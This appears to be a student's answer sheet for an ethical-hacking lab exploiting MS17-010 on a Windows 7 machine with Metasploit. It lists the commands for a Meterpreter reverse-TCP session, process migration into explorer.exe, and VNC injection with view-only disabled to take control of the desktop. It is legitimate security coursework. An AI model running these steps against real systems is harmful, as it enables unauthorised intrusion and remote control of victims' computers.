**Question 1**

**1.1**

1. File and Printer Sharing

Network Discovery

Remote Assistance

1. Microsoft Security Bulletin ID: MS17-010

**1.2**

1. no
2. Because windows firewall is on, it does not allow TCP connection to be established from the attacker machine; so bind\_tcp payload does not get anything at port TCP 445 at target. Therefore , the exploit is completed but no session was created.

**1.3**

1. sudo msfconsole

search ms17-010

info 2


use 2

grep meterpreter/reverse\_tcp show payloads

set payload 15


set rhosts 192.168.1.101

exploit




1. Because reverse\_tcp makes the connection from the target to the attacker machine which is okay by windows firewall as it only checks incoming traffic.


**1.4**


****

**1.5**

1. yes

****

****

****

Ruby

Local IP address: 192.168.1.102 , port:44045

Peer Ip address: 192.168.1.101 , port: 4444

**Question 2**


**2.1**

1. getpid
2. 924

**2.2**

1. ps
2. 456
3. NT Authority\ system

**2.3**

****

1. No, the list is different.

**2.4**


1. yes
2. Because, that user account of this process is the same for the other process that is being used in task 1.5 (in DLL injection), the process which the Meterpreter shell is injected to.

**2.5**

1. no
2. because that process is running not under admin account, and we don’t have the authorization within the current user account; so we cannot see any results

**2.6** pid = 3040


1. ps explorer.exe

****

1. **EH21-W7-1963674\admin**


**2.7**

1. **migrate 3040**

****

**2.8**


1. **yes**

****

**Question 3**

**3.1**


1. **Steps list:**
2. sudo msfconsole
3. search ms17-010
4. use 2
5. grep windows/x64/vncinject/reverse\_tcp show payloads
6. set payload 52
7. set rhosts 192.168.1.101
8. exploit

****

1. No, because ViewOnly is set to true, which enables us to only observe the victim’s desktop.

**3.2**

1. **Steps list:**
2. Close TightVNC Tab, which will coles the VNC connection
3. set ViewOnly false
4. exploit

****

1. No, because ViewOnly is set to true, which enables us to only observe the victim desktop.
2. yes
3. Because, then there will be a higher chance for the victim to recognise suspicious activity on his/her machine (e.x. controlling the computer ), if the victim happens to sit in front of screen.